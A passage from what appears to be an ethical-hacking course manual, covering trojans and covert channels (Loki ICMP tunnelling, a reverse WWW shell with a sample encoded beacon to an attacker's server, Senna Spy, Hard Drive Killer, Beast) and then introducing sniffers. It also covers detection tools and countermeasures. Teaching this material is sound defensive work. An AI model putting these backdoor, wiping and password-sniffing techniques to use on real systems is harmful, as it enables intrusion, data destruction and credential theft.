This makes it an attractive mode of transmission for a Trojan. The attacker can use the covert channel and install the backdoor on the target machine.

Concept The concept of ICMP Tunneling is simple: arbitrary information tunneling in the data

portion of ICMP_ECHO and ICMP_ECHOREPLY packets. This exploits the covert channel that exists inside of ICMP_ECHO traffic. This channel exists because network devices do not filter the contents of ICMP_ECHO traffic. They simply pass them, drop them, or return them. The Trojan packets themselves are masqueraded as common ICMP_ECHO traffic. We can encapsulate (tunnel) any information we want.

Hacking Tool: Loki

(www.phrack.com)

- Loki was written by daemon9 to provide shell access over ICMP making it much more difficult to detect than TCP or UDP based backdoors.
- As far as the network is concerned, a series of ICMP packets are shot back and forth: Ping, Pong-response. As far as the attacker is concerned, commands can be typed into the loki client and executed on the server.



Tools This program is a working proof-of-concept to demonstrate that data can be transmitted rather stealthily across a network by hiding it in traffic that normally does not contain payloads. The example code in the original Phrack magazine can tunnel the equivalent of a Unix RCMD/RSH session in either ICMP echo request (ping) packets or UDP traffic to the DNS port. This is used as a back door into a UNIX system after root access has been compromised. Presence of LOKI on a system is evidence that the system has been compromised in the past.

Although the payload of ICMP packet is often timing information, there is no check by any device as to the content of the data. So, as it turns out, this amount of data can also be arbitrary in content as well. Therein lies the covert channel. A covert channel is a vessel in which information can pass, but this vessel is not ordinarily used for information exchange. Therefore, covert channels are impossible to detect and deter using a system's normal security policy.

Loki exploits the covert channel that exists inside of ICMP_ECHO traffic. This channel exists because network devices do not filter the contents of ICMP_ECHO traffic. The Trojan packets themselves are masqueraded as common ICMP_ECHO traffic. It can be used as a backdoor into a system by providing a covert method of getting commands executed on a target machine. The LOKI packet with a forged source IP address will arrive at the target (and will elicit a legitimate ICMP_ECHOREPLY, which will travel to the spoofed host, and will be subsequently dropped silently) and can contain the 4-byte IP address of the desired target of the Loki response packets, as well as 51-bytes of malevolent data.

The important aspect of Loki is that routers, firewalls, packet-filters, dual-homed hosts all can serve as conduits for Loki. A surplus of ICMP_ECHOREPLY packets with a garbled payload can be ready indication the channel is in use. The standalone Loki server program can be easily detected. However, if the attacker can keep traffic on the channel down to a minimum, and was to hide the Loki server inside the kernel, detection is almost impossible.

Loki Countermeasures

- Configure your firewall to block ICMP incoming and outgoing echo packets.

- Blocking ICMP will disable ping request and may cause inconvenience to users.
 - So you need to carefully decide on security Vs convenience.
 - Loki also has the option to run over UDP port 53 (DNS queries and responses.)
-

Stateful firewalls are the enhanced version of packet filters. It still does the same checking against a rule table and only routes if permitted, but it also keeps track of the state information such as TCP sequence numbers. Some pay attention to application protocols to ensure only legitimate traffic passes through. These filters can get UDP packets (e.g. for DNS and RPC) securely through the firewall to a great extent more so because UDP is a stateless protocol. And it is more difficult for RPC services. However, this does not solve the problem in case of ICMP covert channels as ICMP echo are also subject to firewall rules.

If there is no rule to allow ping, then all such packets get dropped. If the ping came over a tunnel and interface is not configured to force tunnel traffic up to the proxies, then the ping packets are sent unmodified.

There are a few countermeasures that may help keep Loki at bay.

Countermeasure ■ Disable external ICMP_ECHO traffic entirely. This does have serious implications to normal network management since it does affect network communication management within the local segment. However, this can be configured to allow internal ping traffic and disable packets coming from the outside.

Countermeasure ■ Disable ICMP_ECHO_REPLY traffic on a Cisco router. Security implications make this a prudent choice.

Countermeasure ■ Ensure that the routers are configured to not send ICMP_UNREACHABLE error packets to hosts that do not respond to ARPs.

Reverse WWW Shell - Covert channels using HTTP

- Reverse WWW shell allows an attacker to access a machine on your internal network from the outside.
 - The attacker must install a simple trojan program on a machine in your network, the Reverse WWW shell server.
 - On a regular basis, usually 60 seconds, the internal server will try to access the external master system to pick up commands.
 - If the attacker has typed something into the master system, this command is retrieved and executed on the internal system.
 - Reverse WWW shell uses standard http protocol.
 - It looks like internal agent is browsing the web.
-

Attack Methods This Trojan can work through any firewall which allows users to access the Internet. It is the reverse of a straight HTTP tunnel. The program is run on the internal host,

which spawns a child every day at a special time. The child program appears as a user to the firewall, which in turn allows it to access the Internet. However, this child program executes a local shell and connects to the web server owned by the attacker on the internet through a legitimate looking http request and sends it 'ready' signal. The legitimate looking answer of the web server owned by the attacker is in reality the commands the child will execute on its machine's local shell. All traffic will be converted into a Base64 like structure and given as a value for a cgi-string to prevent caching.

Example of a connection:

Slave

```
GET /cgi-bin/order?M5mAejTgZdgY0dgIOoBgFfVYTgjFLdgxEdbiHe7krj HTTP/1.0
```


Master replies with

```
g5mAlfbknz
```

For instance, The GET of the internal host (SLAVE) is just the command prompt of the shell; the answer is an encoded "ls" command from the hacker on the external server (MASTER). The SLAVE tries to connect daily at a specified time to the MASTER if needed; the child is spawned because if the shell hangs for whatever reason the attacker can check and fix it the next day.

In case the administrator sees connects to the attacker's server and connects to it himself he will just see a broken web server because there's a Token (Password) in the encoded cgi GET request; WWW Proxies (e.g. squid) are supported; program masks its name in the process listing. The programs are reasonably small with the master and slave program just one 260-lines perl file Usage is simple: edit rwwwshell.pl for the correct values, execute "rwwwshell.pl slave" on the SLAVE, and just run "rwwwshell.pl" on the MASTER just before it is time that the slave tries to connect.

Sample of Reverse Http Shell:



Countermeasure Countermeasure

It is clear that a tight application gateway firewall with a strict policy is essential. Ideally DNS resolving should be only done on the WWW/FTP proxies and access given to WWW with prior proxy authentication only. Mails should be on a separate server. A secure solution would be to set up a second network which is connected to the internet, and the real one kept separated.

Backdoor Countermeasures

- Most commercial anti-virus products can automatically scan and detect backdoor programs before they can cause damage (Eg. before accessing a floppy, running exe or downloading mail)
 - An inexpensive tool called Cleaner (<http://www.moosoft.com/cleanet.html>) can identify and eradicate 1000 types of backdoor programs and trojans.
 - Educate your users not to install applications downloaded from the internet and e-mail attachments.
-

Perhaps the old adage 'Prevention is better than cure' holds the greatest relevance here.

Countermeasure The first line of defense is to educate users regarding the dangers of installing applications downloaded from the Internet and to take great caution if they have to open any mail attachment.


Countermeasure The second line of defense can be antivirus products that are capable of recognizing Trojan signatures. Ensure that these updates are regularly applied over the network.

Countermeasure The third line of defense comes from keeping application version updated by following security patches and vulnerability announcements.

An inexpensive tool called Cleaner (<http://www.moosoft.com/cleanet.html>) can identify and eradicate 1000 types of backdoor programs and Trojans. Some of the other anti-Trojan software is:

- TDS-3 (<http://tds.diamondcs.com.au>)
 - Hacker Eliminator (<http://www.lockdown2000.com>)
 - TFAK5 (<http://www.snake-basket.de/tfak/TFAK5.zip>)
 - Trojan Remover (<http://www.simplysup.com/tremover/details.html>)
 - Pest Patrol (<http://www.safersite.com/>)
 - Anti-Trojan (<http://www.anti-trojan.net>)
 - Tauscan (<http://www.agnitum.com/products/tausean>)
 - The Cleaner (<http://www.moosoft.com>)
 - PC Door Guard (<http://www.trojanclinic.com/pdg.html>)
 - Trojan Hunter (<http://www.mischel.dhs.org/trojanhunter.jsp>)
 - LogMonitor (<http://www.logmon.bitrix.ru/logmon/eng/>)
-

Tool: fPort



Tools fport supports Windows NT4, Windows 2000 and Windows XP. fport reports all open TCP/IP and UDP ports and maps them to the owning application. This is similar to the information seen using the 'netstat-an' command. However, it also maps those ports to running processes with the PID, process name and path. Fport can be used to quickly identify

unknown open ports and their associated applications. The applications are not shown by netstat -a command.


Usage:

```
C:>fport
Pid Process Port Proto Path
392 svchost -> 135 TCP C:\WINNT\system32\svchost.exe
8 System -> 139 TCP
8 System -> 445 TCP
508 MSTask -> 1025 TCP C:\WINNT\system32\MSTask.exe
392 svchost -> 135 UDP C:\WINNT\system32\svchost.exe
8 System -> 137 UDP
8 System -> 138 UDP
8 System -> 445 UDP
224 lsass -> 500 UDP C:\WINNT\system32\lsass.exe
212 services -> 1026 UDP C:\WINNT\system32\services.exe
```

The program contains five (5) switches. The switches may be utilized using either a '/' or a '-' preceding the switch. The switches are;

```
/? usage help,
/p sort by port,
/a sort by application,
/i sort by pid,
/ap sort by application path.
```

Tool: TCPView



Tools TCPView is a Windows program that will show detailed listings of all TCP and UDP endpoints on the system, including the local and remote addresses and state of TCP connections. On Windows NT, 2000 and XP TCPView also reports the name of the process that owns the endpoint.


TCPView provides a more informative and conveniently presented subset of the Netstat program that ships with Windows. TCPView works on Windows NT/2000/XP and Windows 98/ME. Using TCPView

When TCPView is run, it will enumerate all active TCP and UDP endpoints, resolving all IP addresses to their domain name versions. On Windows XP systems, TCPView shows the name of the process that owns each endpoint.

By default, TCPView updates every second. Endpoints that change state from one update to the next are highlighted in yellow; those that are deleted are shown in red, and new endpoints are shown in green. The user can close established TCP/IP connections (those labeled with a state of ESTABLISHED) and save TCPView's output window to a file as well.

A similar utility TDlmon allows the user to monitor TCP and UDP activity on your local system. It is the most powerful tool available for tracking down network-related configuration problems and analyzing application network usage. On Windows NT and Windows 2000, simply execute the TDlmon program file (tdlmon.exe) and TDlmon will immediately start capturing TCP/IP activity. As events are printed to the output, they are tagged with a sequence number.

Process Viewer



Tools PrcView is a process viewer utility that displays detailed information about processes running under Windows. For each process it displays memory, threads and module usage. For each DLL it shows full path and version information.

PrcView comes with a command line version that allows the user to write scripts to check if a process is running, kill it, etc. The main window shows a list of running processes including information process Id, priority, and full path to the process module. The user can sort columns by clicking on the column header

With the Process Finder Tool one can find the process corresponding to a selected window. The Process Tree shows the process hierarchy for all running processes. The desired task can be selected by clicking on the process item in the Process Tree window.

Module Usage gives information about all loaded modules in the system including the module name, the module base address in process space, the module size and full to the loaded module path. Selecting a module from the module list shows only processes which use a selected module.

Kill process is just another way to kill a selected process. Note that killing a process can cause undesired results including loss of data and system instability. The process will not be given a chance to save its state or data before it is terminated. It is advisable to try the "Notify" button in the "Kill" dialog to close a GUI-based application first (via WM_SYSCOMMAND)

Inzider - Tracks Processes and Ports

<http://ntsecurity.nu/cgi-bin/download/inzider.exe.pl>

- This is a very useful tool that lists processes in your Windows system and the ports each one listen on.
 - For instance, under Windows NT/2K, BO2K injects itself into other processes, so it is not visible in the Task Manager as a separate process.
 - When you run Inzider, you will see the port BO2K has bound in its host process
-

Tools Insider allows the user to see applications running on his system along with the listening ports they are using. Inzider is not infallible. It is possible for an application which is holding open a listening port to hide from Inzider probes. Still, Inzider provides a quick health check which may help in identifying some of the less advanced Trojans that are floating around.

Inzider does not perform any registry or INI file changes which make it easily portable as well (as it is less than 100K). Inzider can find running applications missed out by netstat sometimes. The "PID" shown is the Process ID" used by the system to identify the running program from others that are running at the same time. Inzider can also verify which program is holding open a listening port.

Unfortunately Inzider is not 100% effective. Inzider will run on Win95, Win98 and NT based systems. However, on Windows NT/2000/XP, Inzider is still unable to check processes started as services. While Inzider is useful for making a first look at the system's health, some additional checks are in order to insure that the system is secure.



Hacking Tool: Senna Spy

<http://sennaspy.cjb.net/>

- Senna Spy Generator 2.0 is a trojan generator. Senna Spy Generator is able to create a Visual Basic source code for a trojan based on a few options.
- This trojan is compiled from generated source code, anything could be changed in it.

Server Features

Change wallpaper

Chat with server

Execute DOS commands

Find files

FTP server

Hang up Internet connection

Open/close CD-Rom

Play AVI or WAV

Reset windows

Send keys

Tools Senna Spy Trojan generator is a program that's a world first; in that it can actually make a customized Trojan for the user in a matter of minutes. This Trojan is controlled by telnet making it possible for any operating system to run. The default port which this Trojan opens is port 11000 but this is configurable. Another feature of this Trojan is the ability to access the infected computers file system with an ftp client such as cute ftp or Ws ftp, this aspect of senna spy is pretty scary because it gives the hacker power to download and upload any file of choice. The tool also comes with its own generator and uses VB script.



Hacking Tool: Hard Disk Killer (HDKP4.0)

<http://www.hackology.com/programs/hdkp/ginfo.shtml>

- The Hard Drive Killer Pro series of programs offer one the ability to fully and permanently destroy all data on any given Dos or Win3.x/9x/NT/2000 based system. In other words 90% of the PCs worldwide.
 - The program, once executed, will start eating up the hard drive, and or infect and reboot the hard drive within a few seconds.
 - After rebooting, all hard drives attached to the system would be formatter (in an un recoverable manner) within only 1 to 2 seconds, regardless of the size of the hard drive.
-

Tools The Hard Drive Killer Pro series of programs offer one the ability to fully and permanently destroy all data on any given Dos or Win3.x/9x/NT/2000 based system. After it is run, it is goes about destroying every existing Hard Drive in the computer. The person only needs to run it for a few seconds, and then even if they exit the program without letting it stuff up their hard drive, it will continue from where it left off when it restarts. So there is no escape.

The program, once executed, will start eating up the hard drive, and/or infect and reboot the hard drive within a few seconds. After rebooting, all hard drives attached to the system would be formatted (in an unrecoverable manner) within only 1 to 2 seconds, irregardless of the size of the hard drive.


HDKP 4.0 EXE on the other hand, is the same as HDKP 4.0's .bat edition, in the EXE version is a compressed version of the BAT file, and when executed, extracts the bat file from the exe file and executes the bat file. Hard Drive Killer Pro 5.0 is also due to be released in DOS (exe) and DOS (bat) versions. These editions should be noticeably smaller in size.

The Hard Drive Killer Pro (and some of its previous versions) totally eliminates data on the Hard Drive and kills the FAT (that's, File Allocation Table, we are not talking about Fat Cells) of the computer it's

used on.

System File Verification

- Windows 2000 introduced Windows File Protection (WFP) which protects system files that were installed by Windows 2000 setup program from being overwritten.
- The hashes in this file could be compared with the SHA-1 hashes of the current system files to verify their integrity against the 'factory originals'
- sigVerif.exe utility can perform this verification process.



Countermeasure In Windows 2000, Windows File Protection prevents the replacement of protected system files such as .sys, .dll, .ocx, .ttf, .fon, and .exe files. Windows File Protection runs in the background and protects all files installed by the Windows 2000 setup program. This includes roughly 660 files under %systemroot%. Windows 2000 hashes these files with SHA-1 algorithm and stores these hashes in %systemroot%\system32\dllcache\nt5.cat

Windows File Protection detects attempts by other programs to replace or move a protected system file. Windows File Protection checks the file's digital signature to determine if the new file is the correct Microsoft version. If the file is not the correct version, Windows File Protection either replaces the file from the backup stored in the Dllcache folder or from the Windows 2000 CD. If Windows File Protection cannot locate the appropriate file, it prompts you for the location. Windows File Protection also writes an event to the event log, noting the file replacement attempt.

File Signature Verification checks to see which system files are digitally signed and display its findings. To start File Signature Verification, click Start, click Run, and then type sigverif.

System File Checker (sfc.exe) is a command line utility that scans and verifies the versions of all protected system files after you restart your computer. If System File Checker discovers that a protected file has been overwritten, it retrieves the correct version of the file from the %systemroot%\system32\dllcache folder, and then replaces the incorrect file.

Syntax:


```
sfc [/scannow] [/scanonce] [/scanboot] [/cancel] [/quiet] [/enable] [/purgecache]
```

Tool: Tripwire

- Tripwire will automatically calculate cryptographic hashes of all key system files or any file that you want to monitor for modifications.
- Tripwire software works by creating a baseline "snapshot" of the system

- It will periodically scan those files, recalculate the information, and see if any of the information has changed. If there is a change an alarm is raised.
-

Countermeasure Originally released in 1992 by Gene Kim and Dr. Eugene Spafford (from the COAST Laboratory at Purdue University), Tripwire for Servers is one of the first examples of a general file integrity assessment tool. Written for the UNIX environment, and now available for Windows NT/2000, it provides system administrators the ability to monitor file systems for added, deleted, and modified files. Tripwire software works by creating a baseline "snapshot" of the system.



It stores the snapshot in a database, and then verifies the system's integrity by checking its current state against the baseline. By comparing the current system to a snapshot of how the system should look, Tripwire software quickly and accurately identifies any added, changed, or deleted files. The program monitors key attributes of files that should not change, including binary signature, size, expected change of size, etc.

Tool: Beast

- Beast is a powerful Remote Administration Tool (AKA trojan) built with Delphi 7.
- One of the distinct features of the Beast is that is an all-in-one trojan (client, server and server editor are stored in the same application).
- An important feature of the server is that is using the injecting technology.



Tools Beast is a powerful Remote Administration Tool (AKA trojan) built with Delphi 7. One of the distinct features of the Beast is that is an all-in-one trojan (client, server and server editor are stored in the same application).

An important feature of the server is that is using the injecting technology. At the first run the server is injecting in the memory of winlogon.exe (on 9x systems in systray.exe). Afterwards, from winlogon.exe injections are performed in explorer.exe or Internet Explorer, according with the options chosen when building the server.

The main benefits of this type of running is that from winlogon.exe are monitoring the other injected applications and, by example, if the Internet Explorer is closed, from winlogon.exe will be started again and injected with the dll. If the server is injected in explorer.exe it won't be visible on any Task Manager. When the server is injected in Internet Explorer will be running under the System account on NT, will be visible in Task Manager, but in this way the firewalls could be more easily by-passed. It is not a big deal if it is visible in TaskMgr because in the case when the IE process is closed will be automatically run again.

The same running procedure will be performed when the injection occurred in explorer.exe. The server stability is almost 100%, the explorer.exe can't be crashed by closing the client during a file transfer or other operations). The server (dll) is residing in the windows/system directory and writes few registry entries, so the victim must have the appropriate privileges on NT platform. If the victim is a restricted user then the server won't run on NT (2k, XP).

The single way to get rid of Beast is booting in Safe Mode. Whenever the injected process (IE or explorer.exe) is closed, from the winlogon.exe the server will be injected again. All the servers (loaders) are locked from winlogon.exe, so cannot be deleted. The registry settings are also overwritten at every few seconds... The most easily way to uninstall the server is to connect from the client and click the Kill Server button.

Summary

- Trojans are malicious pieces of code that carry cracker software to a target system
 - Trojans are used primarily to gain and retain access on the target system
 - Trojans often reside deep in the system and make registry changes that allow it to meet its purpose as a remote administration tool
 - Popular Trojans include back orifice, netbus, subseven, beast etc.
 - Awareness and preventive measures are the best defense against Trojans.
-

Summary

Recap

- Trojans are malicious pieces of code that carry cracker software to a target system
- Trojans are used primarily to gain and retain access on the target system
- Trojans often reside deep in the system and make registry changes that allow it to meet its purpose as a remote administration tool
- Popular Trojans include back orifice, NetBus, SubSeven, beast etc.
- Awareness and preventive measures are the best defense against Trojans.

Module 7: Sniffers

Overview

Module Objectives

- Overview of Sniffers
 - Understanding Sniffers from a cracker perspective
 - Comprehending Active and Passive Sniffing
 - ARP Spoofing and Redirection
 - DNS and IP Sniffing and Spoofing
 - HTTPS Sniffing
 - Illustration of various tools used in the above context
-

Module Objectives

Upon completion of this module you will be able to understand the fundamental concepts of sniffing and its use in hacking activities. Sniffers can be of great help to a network administrator as well and can aid in securing the network by detecting abnormal traffic.

In this module you will be presented with:

- An overview of sniffers (sometimes known as network protocol analyzers)
- A cracker's perspective in using tools such as sniffers
- Basic distinctions between active and passive sniffing
- Understanding attack methodology such as ARP Spoofing and redirection,
- DNS and IP Sniffing and Spoofing
- HTTPs Sniffing and
- Illustrations of various tools that are used in the above context.

Readers are encouraged to read the references cited in earlier modules regarding various network protocols for a better understanding of this module.

Sniffers - An Introduction

- Sniffers monitor network data.
- A sniffer can be a self-contained software program or a hardware device with the appropriate software or firmware programming.

- Sniffers usually act as network probes or "snoops" -- examining network traffic but not intercepting or altering it.
 - Some sniffers work only with TCP/IP packets, but the more sophisticated tools can work with many other protocols and at lower levels such as the Ethernet frame.
-

Concept A sniffer is a piece of software that captures the traffic on a network. They are available for several platforms in both commercial and open-source variations. Some of simplest packages use a command line interface and dump captured data to the screen, while sophisticated ones use GUI, graph traffic statistics, track multiple sessions and offer several configuration options.

Sniffers are also the engines for other programs. Network Intrusion Detection Systems (NIDS) use sniffers to match packets against a rule-set designed to flag anything malicious or strange. Network utilization and monitoring programs often use sniffers to gather data necessary for metrics and analysis. It is to be noted that sniffers do not intercept or alter the data it captures.

The most common way of networking computers is through Ethernet. The Ethernet protocol works by broadcasting packets to all hosts on the network, with the packet header containing the MAC address of the machine that is meant to receive the packet. All others are supposed to ignore it. A NIC (Network Interface Card, also known as Ethernet card) that is accepting all packets, regardless of the intended machine is said to be in promiscuous mode. A sniffer is a program that sets the desired NIC into promiscuous mode.

Threat A sniffer attack is commonly used to grab logins and passwords that are traveling around on the network. This

is what is known as a passive attack because the attacker does not directly interface with any machine which the attacker may be trying to compromise.

Before we can explore how some sniffing tools are used by attackers towards malicious ends, let us examine what enables the tool to work. However, on a LAN, several PCs share a common connection to the Internet. The devices that come into play here include hubs, switches and routers among others.

A switch performs the layer 2 or Data-Link layer function. That is, it simply looks at each packet or data unit and determines from a physical address (the "MAC address") which device a data unit is intended for and switches it out toward that device. A hub is a place of convergence where data arrives from one or more directions and is forwarded out in one or more other directions. The distinction seems to be that the hub is the place where data comes together and the switch is what determines how and where data is forwarded from the place where data comes together.

If the network is not switched, the traffic destined for any machine on a segment is broadcast to every machine on that segment. This means that a computer actually sees the data traveling to and from each of its neighbors, but ignores it, unless otherwise instructed.

The sniffer program works by asking a computer, specifically its Network Interface Card (NIC), to stop ignoring all the traffic headed to other computers and pay attention to them. It does this by placing the NIC in a state known as promiscuous mode. Once a NIC is promiscuous, (a status that requires administrative or root privileges) a machine can see all the data transmitted on its segment. The program then begins to constantly read all information entering the PC through the network card. A sniffer can therefore peel away the layers of encapsulation and decode the relevant information stored within. This includes information such as source computer, destination computer, targeted port number, payload etc - in short, every piece of information exchanged between two computers.

Security Concern

- Users of computer networks unwittingly disclose sensitive information about themselves through the use of insecure software, and protocols.
 - Standard implementations of widely adopted protocols such as Windows file sharing (CIFS/SMB), telnet, POP3, HTTP and FTP transmit login passwords in clear text, exposing an extremely large segment of the internet population to sniffing-related attacks.
-

Note A packet sniffer is nefariously known for its ability to "sniff" plain text passwords. On a normal LAN there are thousands of packets being conversed by numerous machines every minute. Therefore, anything transmitted in plaintext, such as passwords, web pages, database queries and messaging over the network will be vulnerable to sniffing.

A sniffer can easily be customized to capture specific traffic like telnet sessions or e-mail. Once network traffic has been captured, an attacker can swiftly extract sensitive information such as logins, passwords and the text of messages to extend their attack. The disturbing part of the entire process is that users may remain clueless about the leakage of information until they are visibly compromised. This is because sniffers cause no damage or disturbance to a network environment.

Data is transmitted in the binary form over the network. Packet sniffers capture binary data passing through the network, and most of them decode this data into a human readable form. Another feature supported by popular sniffers is protocol analysis. This

makes it even easier for attackers, as they can target specific protocols in accordance with their intent.

On most sniffers there is a varying degree of the analysis that takes place. This may be simple analysis involving just breaking down the information packet. Others are more complex involving detailed information contained in the packet (i.e., highlights a password for a service). We will explore some sniffers in this module and see the functionality offered by them.

It must be borne in mind that sniffer have beneficial applications as well. In fact, majority of them were designed for legitimate purposes. However, like double edged swords, the end sought by their means lies in the mind of the user.


Tool: Ethereal




Tools Ethereal is a free network protocol analyzer for UNIX and Windows. It allows the user to examine data from a live network or from a capture file on disk. Interactive browsing of the captured data, viewing summary and detailed information for each packet are part of the basic functionality of the sniffer. Ethereal has several powerful

features, including a display filter language and the ability to view the reconstructed stream of a TCP session.

Recent versions of Ethereal have included many enhancements to the interface. Live data can be read from Ethernet, FDDI, PPP, Token-Ring, IEEE 802.11, Classical IP over ATM, and loopback interfaces (at least on some platforms; not all of those types are supported on all platforms). Let us take a closer look. We run Ethereal over the LAN (which is not switched) and take a look at the captured data. We sort by the protocol and notice a POP session.



Ethereal lets us follow the entire conversation as shown in the screenshot below.



We are able to reconstruct the client-server conversation as displayed by two different colors. We are able to make out the email service provider, the user name and password from the reconstruction of the sniffered packets. That is not all. We were also able to pick a chat thread from the thousands of packets that passed by in the two minutes.



Tool: Snort



There are three main modes in which Snort can be configured: sniffer, packet logger, and network intrusion detection system.

- Sniffer mode simply reads the packets off of the network and displays them for you in a continuous stream on the console.
- Packet logger mode logs the packets to the disk.
- Network intrusion detection mode is the most complex and configurable configuration, allowing Snort to analyze network traffic for matches against a user defined rule set

Tools The main distribution site for Snort is <http://www.snort.org>.

Snort is distributed under the GNU GPL license by the author Martin Roesch. Snort is a lightweight network IDS, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching.

Snort logs packets in either tcpdump binary format or in Snort's decoded ASCII format to logging directories that are named based on the IP address of the foreign host. In our lab, we start using Snort as a packet sniffer and a packet analyzer. Apart from running in a promiscuous mode, we will also see how it will help us log interesting IPs. Using Snort as a packet sniffer and packet analyzer is an easy process. The man pages are very helpful.

From the command line prompt we set Snort to a verbose display of the packets sniffed and analyzed. e.g. - The command given below captures all the packets belonging to the class C internal IP's of the type 192.168.20.*.

```
C:\>snort -v -d -e -i eth0 -h 192.168.20.0/24 -l log
```

The '-v' switch brings forth a verbose response.

The '-d' switch helps in dumping the decoded application layer data

While '-e' shows the decoded Ethernet headers.

The '-i' switch specifies the interface to be monitored for packet analysis.

The '-h' switch specifies which class of network packets has to be captured.

The -l option tells snort to dump the packets in the log file.

The packets are captured in hex format by default (this can be changed to binary -b) and sorted by IP address to facilitate easy

mapping and decoding of data.

06/22-16:36:44.959860 0:C1:26:E:AF:10 -> 0:A0:C5:4B:52:FC
type:0x800 len:0x4D


192.168.2.96:1629 -> 203.124.250.69:53 UDP TTL:128 TOS:oxo
ID:38429 IpLen:20 DgmLen:63

Len: 43

00 02 0100 00 00 01 00 00 00 00 00 00 03 77 77 77www
09 61 69 72 6C 69 6E 65 72 73 03 6E 65 74 00 00 .airliners.net..
01 00 01 ...

Tool: Windump

- WinDump is the porting to the Windows platform of tcpdump, the most used network sniffer/analyizer for UNIX.



Tools WinDump is the porting to the Windows platform of tcpdump, the most prolific network sniffer/analyizer for UNIX. Porting is currently based on version 3.5.2. WinDump is fully compatible with tcpdump and can be used to watch and diagnose network traffic according to various complex rules.

WinDump is simple to use and works at the command prompt level. The syntax that we have used as seen in our screenshot here, is Windump -n -S -vv. The -n option tells Windump to display IP addresses instead of the computers' names. The -S option indicates that the actual TCP/IP sequence numbers should be shown. If this option is omitted, relative numbers will be shown. The -vv options make the output more verbose, adding fields such as time to live and IP ID number to the sniffered information.

Let's take a closer look at how WinDump records various types of packets. Here's a TCP example, which shows a data packet with the PUSH and ACK flags set. First, we have the WinDump log entry for the packet. Immediately after it is the same entry, but with an explanation added for each field:

```
20:50:00.037087 IP (tos 0x0, ttl 128, id 2572, len 46)
192.168.2.24.1036 > 64.12.24.42.5190: P [tcp sum ok]
157351:157357(6) ack 2475757024 win 8767 (DF)
```

The above entry can be deciphered as 20:50:00.037087 [timestamp] IP [protocol header follows] (tos 0x0, ttl 128, id 2572, len 46) 192.168.2.24.1036 [source IP:port] > 64.12.24.42.5190: [destination IP:port] P [push flag] [tcp sum ok] 157351:157357 [sequence numbers] (6) [bytes of data] ack 2475757024 [acknowledgement and sequence number] win 8767 [window size] (DF) [don't fragment set]

The next example is UDP.

```
20:50:11.190427 [timestamp] IP [protocol header follows] (tos 0x0, ttl 128, id 6071, len 160) 192.168.2.28.3010 [source IP:port] > 192.168.2.1.1900: [destination IP:port] udp [protocol] 132
```

ICMP log entry looks as given below.


```
20:50:11.968384 [timestamp] IP [protocol header follows] (tos 0x0, ttl 128, id 8964, len 60) 192.168.2.132 [source IP] > 192.168.2.1:
```

[destination IP] icmp [protocol type] 40: [Time to live] echo request seq 43783 [sequence number]

Finally, WinDump will also capture ARP requests and replies.

